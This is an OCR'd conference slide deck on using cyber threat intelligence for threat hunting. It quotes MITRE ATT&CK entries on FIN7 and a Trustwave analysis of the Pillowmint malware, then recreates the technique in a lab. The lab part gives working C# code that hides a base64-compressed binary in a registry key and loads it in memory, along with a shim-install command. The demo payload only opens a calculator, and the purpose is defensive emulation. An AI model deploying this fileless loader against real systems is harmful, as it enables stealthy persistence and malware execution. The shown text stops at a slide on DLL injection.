
Cyber Threat Intelligence For The Rest Of Us

Implementing intelligence driven threat hunting and offsec in your infosec program, without dedicated teams



Thomas Somerville - GrrCon 10 - 2021

Thomas Somerville

Security Researcher At Grimm

Traditional Blue Team / IT Background

Hobbies: Woodworking & Gardening

Not Social Media To Put Here

Meet me in person to get my contact info!


What and Why? - Where We Were At

Sitting Pretty...

What’s Next?

Intersection of nothing, and fully dedicated team(s)

What and Why? - The Final Result



Cyber Threat Intelligence

Cyber Threat Intelligence - MITRE Groups

MITRE | ATT&CK

Matrices | Tactics | Techniques | Mitigations | Groups | Software | Resources | Blog | Contribute | Search

GROUPS

- Overview
- admin@338
- Ajax Security Team
- APT-C-36
- APT1
- APT12
- APT16
- APT17
- APT18
- APT19
- APT28
- APT29
- APT3
- APT30
- APT32

Home > Groups

Groups

Groups are sets of related intrusion activity that are tracked by a common name in the security community. Analysts track clusters of activities using various analytic methodologies and terms such as threat groups, activity groups, threat actors, intrusion sets, and campaigns. Some groups have multiple names associated with similar activities due to various organizations tracking similar activities by different names. Organizations' group definitions may partially overlap with groups designated by other organizations and may disagree on specific activity.

For the purposes of the Group pages, the MITRE ATT&CK team uses the term Group to refer to any of the above designations for a cluster of adversary activity. The team makes a best effort to track overlaps between names based on publicly reported associations, which are designated as "Associated Groups" on each page (formerly labeled "Aliases"), because we believe these overlaps are useful for analyst awareness. We do not represent these names as exact overlaps and encourage analysts to do additional research.

Groups are mapped to publicly reported technique use and original references are included. The information provided does not represent all possible technique use by Groups, but rather a subset that is available solely through open source reporting. Groups are also mapped to reported Software used, and technique use for that Software is tracked separately on each Software page.

Groups: 122

ID	Name	Associated Groups	Description
G0018	admin@338		admin@338 is a China-based cyber threat group. It has previously used newsworthy events as lures to deliver malware and has primarily targeted organizations involved in financial,

Cyber Threat Intelligence - Finding Our TAs

MITRE | ATT&CK

Matrices | Tactics | Techniques | Mitigations | Groups | Software | Resources | Blog | Contribute | Search

Groups: 122

- APT29
- APT3
- APT30
- APT32
- APT33
- APT37
- APT38
- APT39
- APT41
- Axiom
- BlackOasis
- BlackTech
- Blue Mockingbird
- Bouncing Golf
- BRONZE BUTLER
- Carbanak
- Chimera

ID	Name	Associated Groups	Description
G0018	admin@338		admin@338 is a China-based cyber threat group. It has previously used newsworthy events as lures to deliver malware and has primarily targeted organizations involved in financial, economic, and trade policy, typically using publicly available RATs such as PoisonIvy, as well as some non-public backdoors.
G0130	Ajax Security Team	Operation Woolen-Goldfish, AjaxTM, Rocket Kitten, Flying Kitten, Operation Saffron Rose	Ajax Security Team is a group that has been active since at least 2010 and believed to be operating out of Iran. By 2014 Ajax Security Team transitioned from website defacement operations to malware-based cyber espionage campaigns targeting the US defense industrial base and Iranian users of anti-censorship technologies.
G0099	APT-C-36	Blind Eagle	APT-C-36 is a suspected South America espionage group that has been active since at least 2018. The group mainly targets Colombian government institutions as well as important corporations in the financial sector, petroleum industry, and professional manufacturing.
G0006	APT1	Comment Crew, Comment Group, Comment Panda	APT1 is a Chinese threat group that has been attributed to the 2nd Bureau of the People's Liberation Army (PLA) General Staff Department's (GSD) 3rd Department, commonly known by its Military Unit Cover Designator (MUCD) as Unit 61398.
G0005	APT12	IXESHE, DynCalc, Numbered Panda, DNSCALC	APT12 is a threat group that has been attributed to China. The group has targeted a variety of victims including but not limited to media outlets, high-tech companies, and multiple governments.

Cyber Threat Intelligence - TA Descriptions

G0117	Fox Kitten	UNC757, PIONEER KITTEN, Parisite	Fox Kitten is threat actor with a suspected nexus to the Iranian government that has been active since at least 2017 against entities in the Middle East, North Africa, Europe, Australia, and North America. Fox Kitten has targeted multiple industrial verticals including oil and gas, technology, government, defense, healthcare, manufacturing, and engineering.
G0079	DarkHydrus		DarkHydrus is a threat group that has targeted government agencies and educational institutions in the Middle East since at least 2016. The group heavily leverages open-source tools and custom payloads for carrying out attacks.
G0102	Wizard Spider	UNC1878, TEMP.MixMaster, Grim Spider	Wizard Spider is a financially motivated criminal group that has been conducting ransomware campaigns since at least August 2018 against a variety of organizations, ranging from major corporations to hospitals.

Cyber Threat Intelligence - Groups Page /Top

Home > Groups > FIN7

FIN7

FIN7 is a financially-motivated threat group that has primarily targeted the U.S. retail, restaurant, and hospitality sectors since mid-2015. They often use point-of-sale malware. A portion of FIN7 was run out of a front company called Combi Security. FIN7 is sometimes referred to as Carbanak Group, but these appear to be two groups using the same Carbanak malware and are therefore tracked separately. [1] [2] [3] [4]

ID: G0046
Version: 1.5
Created: 31 May 2017
Last Modified: 22 October 2020

Version Permalink

Techniques Used

ATT&CK® Navigator Layers

Domain	ID		Name	Use
Enterprise	T1071	.004	Application Layer Protocol: DNS	FIN7 has performed C2 using DNS via A, OPT, and TXT records.[4]
Enterprise	T1547	.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	FIN7 malware has created Registry Run and RunOnce keys to establish persistence, and has also added items to the Startup folder.[2][4]
Enterprise	T1059		Command and Scripting Interpreter	FIN7 used SQL scripts to help perform tasks on the victim's machine.[4][5][4]
		.001	PowerShell	FIN7 used a PowerShell script to launch shellcode that retrieved an additional payload.[2][6]
		.003	Windows Command Shell	FIN7 used the command prompt to launch commands on the victim's machine.[4][5]
		.005	Visual Basic	FIN7 used VBS scripts to help perform tasks on the victim's machine.[4][5]
		.007	JavaScript	FIN7 used JavaScript scripts to help perform tasks on the victim's machine.[4][5][4]
Enterprise	T1543	.003	Create or Modify System Process: Windows Service	FIN7 created new Windows services and added them to the startup directories for persistence.[4]

Cyber Threat Intelligence - Groups Page /Bottom

Software

ID	Name	References	Techniques
S0415	BOOSTWRITE	[8]	Deobfuscate/Decode Files or Information, Hijack Execution Flow: DLL Search Order Hijacking, Obfuscated Files or Information, Shared Modules, Subvert Trust Controls: Code Signing
S0030	Carbanak	[1][4][10]	Application Layer Protocol: Web Protocols, Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Command and Scripting Interpreter: Windows Command Shell, Commonly Used Port, Create Account: Local Account, Data Encoding: Standard Encoding, Data Transfer Size Limits, Email Collection: Local Email Collection, Encrypted Channel: Symmetric Cryptography, Indicator Removal on Host: File Deletion, Input Capture: Keylogging, Obfuscated Files or Information, OS Credential Dumping, Process Discovery, Process Injection: Portable Executable Injection, Query Registry, Remote Access Software, Remote Services: Remote Desktop Protocol, Screen Capture
S0417	GRIFFON	[13]	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Command and Scripting Interpreter: PowerShell, Command and Scripting Interpreter: JavaScript, Permission Groups Discovery: Domain Groups, Scheduled Task/Job: Scheduled Task, Screen Capture, System Information Discovery, System Time Discovery
S0151	HALFBAKED	[2][4]	Command and Scripting Interpreter: PowerShell, Indicator Removal on Host: File Deletion, Process Discovery, Screen Capture, System Information Discovery, Windows Management Instrumentation
S0517	Pillowmint	[14]	Archive Collected Data, Command and Scripting Interpreter: PowerShell, Data from Local System, Deobfuscate/Decode Files or Information, Event Triggered Execution: Application Shimming, Indicator Removal on Host: File Deletion, Indicator Removal on Host, Modify Registry, Native API, Obfuscated Files or Information, Process Discovery, Process Injection: Asynchronous Procedure Call, Query Registry
S0145	POWERSOURCE	[1]	Application Layer Protocol: DNS, Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Command and Scripting Interpreter: PowerShell, Hide Artifacts: NTFS File Attributes, Ingress Tool Transfer, Query Registry
S0416	RDFSNIFFER	[8]	Indicator Removal on Host: File Deletion, Input Capture: Credential API Hooking, Native API
S0390	SQLRat	[5]	Command and Scripting Interpreter: PowerShell, Command and Scripting Interpreter: Windows Command Shell, Deobfuscate/Decode Files or Information, Indicator Removal on Host: File Deletion, Ingress Tool Transfer, Obfuscated Files or Information, Scheduled Task/Job: Scheduled Task, User Execution: Malicious File
S0146	TEXTMATE	[1]	Application Layer Protocol: DNS, Command and Scripting Interpreter: Windows Command Shell

References

1. Miller, S., et al. (2017, March 7). FIN7 Spear Phishing Campaign Targets Personnel Involved in SEC Filings. Retrieved March 8, 2017.
2. Carr, N., et al. (2017, April 24). FIN7 Evolution and the Phishing LNK. Retrieved April 24, 2017.
3. Bennett, J., Vengerik, B. (2017, June 12). Behind the CARBANAK Backdoor. Retrieved June 11, 2018.
4. Carr, N., et al. (2018, August 01). On the Hunt for FIN7: Pursuing an Enigmatic and Evasive Global Criminal Operation. Retrieved August 23, 2018.
5. Platt, J. and Reeves, J. (2019, March). FIN7 Revisited: Inside Astra Panel and SQLRat Malware. Retrieved June 18
8. Carr, N, et all. (2019, October 10). Mahalo FIN7: Responding to the Criminal Operators' New Tools and Techniques. Retrieved October 11, 2019.
9. Erickson, J., McWhirt, M., Palombo, D. (2017, May 3). To SDB, Or Not To SDB: FIN7 Leveraging Shim Databases for Persistence. Retrieved July 18, 2017.
10. Department of Justice. (2018, August 01). HOW FIN7 ATTACKED AND STOLE DATA. Retrieved August 24, 2018.
11. Waterman, S. (2017, October 16). Fin7 weaponization of DDE is just their latest slick move, say researchers. Retrieved November 21, 2017

Cyber Threat Intelligence - Example Report

Pillowmint: FIN7's Monkey Thief

June 22, 2020 Rodel Mendrez

In this blog, we take an in-depth technical look at Pillowmint malware samples received from our incident response investigations. Pillowmint is point-of-sale malware capable of capturing Track 1 and Track 2 credit card data. We came across Pillowmint a couple of times in the last year and there is not much information around on it. The malware has been attributed to the FIN7 group that has been actively attacking the hospitality and restaurant industry for the past three years. This is a notorious financially-motivated cybercriminal group also referred to as the Carbanak group, after the Carbanak malware which it has used in the past.

Analysis: Installation

Pillowmint is usually installed through a malicious shim database which allows the malware to persist in the system.

Shim databases are used by Windows Application Compatibility Framework - created by Microsoft so that legacy Windows applications will still work on newer Windows operating systems. This is done by overlaying code to a target process which is usually a legacy application. This will enable that application to run in a Windows operating system environment that is not designed for. A more elaborate explanation of shimming has been published in a Tech Community article from Microsoft.

By installing a malicious shim an attacker can leverage this Windows feature and use it to gain persistence in a compromised system.

```
sdbinst.exe -q -p  sdb4F19.sdb
```

https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/pillowmint-fin7s-monkey-thief/

Cyber Threat Intelligence - Parsing The Report

Trustwave

Analysis: Installation

Pillowmint is usually installed through a malicious shim database which allows the malware to persist in the system.

Shim databases are used by Windows Application Compatibility Framework - created by Microsoft so that legacy Windows applications will still work on newer Windows operating systems. This is done by overlaying code to a target process which is usually a legacy application. This will enable that application to run in a Windows operating system environment that is not designed for. A more elaborate explanation of shimming has been published in a Tech Community article from Microsoft.

By installing a malicious shim an attacker can leverage this Windows feature and use it to gain persistence in a compromised system.

```
sdbinst.exe -q -p  sdb4F19.sdb
```

`Where sdb4F19.sdb is the malicious shim database`

Cyber Threat Intelligence - Parsing The Report


Trustwave®

```
sdbinst.exe -q -p  sdb4F19.sdb
```

```
Where sdb4F19.sdb is the malicious shim database
```

To install a malicious shim database, the attacker invokes a Microsoft utility called sdbinst.exe through a PowerShell script. For example:

When the malicious shim database is registered, the SDB file is copied to the shim database path at %windir%\AppPatch\Custom\Custom64\{GUID.sdb}. The shim database is also added to the Window's Application Compatibility Program Inventory and a registry key created HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom\services.exe Value Name: {GUID}.sdb



Cyber Threat Intelligence - Our Actionable Intel

By installing a malicious shim an attacker can leverage this Windows feature and use it to gain persistence in a compromised system.

```
sdbinst.exe -q -p  sdb4F19.sdb
```

```
Where sdb4F19.sdb is the malicious shim database
```

To install a malicious shim database, the attacker invokes a Microsoft utility called sdbinst.exe through a PowerShell script.

Basically, the shellcode's main purpose is to launch other code stored in the registry key \REGISTRY\SOFTWARE\Microsoft\DRM.

This malware is capable of logging its own activity. This log is dropped in the path: "%WinDir%\System32\MUI" or "%WinDir%\System32\Sysvols" depending on the variant and it uses the file name *log.log*.

The older version we investigated came with remnants of command and control functionality. This third thread reads for attacker's command from either a registry key:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces
command  = <command>
```

or from a file:

```
%WinDir%\<system32 or sysnative>\sysvols\commands.txt
```

Pillowmint doesn't exfiltrate its stolen credit card data log files.


When the malicious shim database is registered, the SDB file is copied to the shim database path at %windir%\AppPatch\Custom\Custom64\{GUID.sdb}. The shim database is also added to the Window's Application Compatibility Program Inventory and a registry key created HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom\services.exe Value Name: {GUID}.sdb

It uses a mapping injection technique that utilizes CreateMapping, MapViewOfFIle, NtQueueApcThread, ResumeThread, CreateRemoteThread syscalls for stealthier process injection.

OffSec

OffSec - Our Payment Processing App


```
1   using System;
2   using System.Windows.Forms;
3
4   namespace paymentProcessingApp
5   {
6       class paymentProcessingClass
7       {
8           static void Main(string[] args)
9           {
10              MessageBox.Show("Send Me Money");
11          }
12      }
13  }
```




```
PS C:\Users\Beached\Desktop> C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /target:winexe
/platform:x86 .\paymentProcessingApp.cs
```

OffSec - Super Malicous Calc.exe

```
using System;

namespace GrrCon20212
{
    class Program2
    {
        static void Main(string[] args)
        {
            System.Diagnostics.Process.Start("calc.exe");
        }
    }
}
```



OffSec - Convert Binary To Encoded String

```
PS C:\Users\Beached\Desktop\aaronbinaries> .\b64encexebytes.exe
Project Directory (full path): C:\Users\Beached\Desktop
Paylod file name: opencalc.exe
Compressing C:\Users\Beached\Desktop\opencalc.exe...
Complete! Compressed and B64 encoded memory stream of your .NET program has been output to C:\Users\Beached\Desktop\open
calc.b64enc
```

C:\Users\Beached\Desktop\aaronbinaries\opencalc.b64enc - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help


test.cs | test2.cs | untitled | bin329.tmp | payload.bin | opencalc.cs | opencalc.b64enc | paymentProcessingApp.cs

```
1  7VbNcxRFFH+zWagQSARFhCqFYQIWRclk84GFVAIJSYBY+dhiQ6yyKGB2trMZnZleu3vXXQ8WFy09CeU/4B/
   gQauokoKyvHjwwtEqDx64aekBzx6Mv+6Z2WzYKL15kJd097zXr9/7vdf9XrLw9m3qIaI8xvo60T2smibT9d/oFsbAkfsDdHf
   Xw6P3rPmHR5fXAmnXBK8KL7J9L465ssvMFvXYDmJ7Zq1kR7zC3P7+vmOpjeIs0bzVQ3cOj3uZ3UeUs3ZbuxNQvYksHsRkZ8A
   mk+9coqIp3wkKck09NPkR0V7zu7G2F0Mvw+5SavJR20gH3STas41cdJHdhm6oF/zlDt5VrKmwKp18HUt+A3eHiZuukMKnFJu
   OfWc6OgjiSVewkPsp1puprT1deheehFnUeaUEW4520Bqc3sVZC7zV5enp9DoJHKudQFh9r548nDsB3H0n4bj05gXLWE1gNcb
   cgjtaGB1+Q0t2UKgXbA9+SBRi/RnsYEmJIK5Kgw+Y9mvZ1RJdyyV3OHjp6twM1jCX4B+8EPJyikOHcOlFol2a+fP4KB1IYsr
   SrEcnb7XT35ei3EnjdBqzpBLmzzH30UO6b/
   YSjSSevfQSbmqH4Yr6JukOTRsr1w338cHL0El8LNI+IN1PhzDvpaP0I752mW+XdtMRzC/QCcrrN7yJvk6RZmTRa2bdLDudfY
   4v8Eo9ZOeI11jse6HvsiajYlKXI3RJiGkejxRGhkcokj4XYVCmUksqFtFS+R3mK1rwgphcX3FBnsANJLvulXqsgoi50zyqBS
   ETJSYagc8kJQJPBTy+wkKvab7klMIFluuKUXpQq2GrHISBam3sZjAzNzOBV425VIEvNWo4AALlCV0w+3zy8Fp85IpRE4Oo/
   sv3v/b/VJ/6rFJZ/f2H53qo95sPrq0cGnv0KW7FemWgxyYrb1tWL9jn9w30WmllHtZXtpw78Jbwaos8nm36rKZxL68J/
   r60aCatDU3Xs/6zBWU11NCNaS5mm8xk0GSXMbcSmvdN68fJ3k5n/
   a8oZ+oKYd46iPVM0k07KHnxxX+Qr20h19T1nFP5bYwvkI75jr73BzrUb8m2ofncGOYVVN8NzLN0BV9z6NiL4OcwX0y6N32bf
   /xXZreTzqerrpQnd3XvsGDVIwE7AV4Vg82YVomb/WPm1DJ2PUg19j1S0OPgEvoq/
   vWMWsCkoBVAXt3C0idGn9D+GaMv7kIN5vDR9GcwJN61t1Ph5Fc/uwLe7IbuCoaA9eZQAfWvMdACgB/
```

Line 1, Column 1 Tab Size: 4 Plain Text


OffSec - Placing The Binary Into A RegKey

```
PS C:\Users\Beached\Desktop\aaronbinaries> $compb64 = Get-Content .\opencalc.b64enc -Raw
PS C:\Users\Beached\Desktop\aaronbinaries> New-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\DRM' -Name 'grrcon' -Value $
compb64 | out-null
PS C:\Users\Beached\Desktop\aaronbinaries>
```



OffSec - Execute Binary Stored In RegKey

```
using System;
using Microsoft.Win32;
using System.Collections.Generic;
using System.Linq;
using System.Text;


namespace MyNamespace
{
    class MyClass
    {
        public static void Main()
        {
            //Write your code to read from the reg key, store in "myencodedstream"
            RegistryKey key = Registry.LocalMachine.OpenSubKey("Software\\Microsoft\\DRM");
            string myencodedstream = (string)key.GetValue("grrcon");
            //string myencodedstream = o.ToString();
            //Console.Write(myencodedstream);

            //The remainder
            var shimsoftware = new System.IO.MemoryStream();
            var shimsoft1 = new System.IO.Compression.DeflateStream(new System.IO.MemoryStream(System.
                Convert.FromBase64String(myencodedstream)), System.IO.Compression.CompressionMode.
                Decompress);
            var shimsoft2 = new byte[1024];
            var shimsoft3 = shimsoft1.Read(shimsoft2, 0, 1024);
            while (shimsoft3 > 0)
            {
                shimsoftware.Write(shimsoft2, 0, shimsoft3);
                shimsoft3 = shimsoft1.Read(shimsoft2, 0, 1024);
            }
            System.Reflection.Assembly.Load(shimsoftware.ToArray()).EntryPoint.Invoke(0, new object[] {
                new string[] { } });

        }
    }
}
```




```
PS C:\Users\Beached\Desktop> C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /target:winexe /out:C:\Temp\loadregkey.e
xe .\regkeyread.cs
```

OffSec - Creating The DLL To Inject

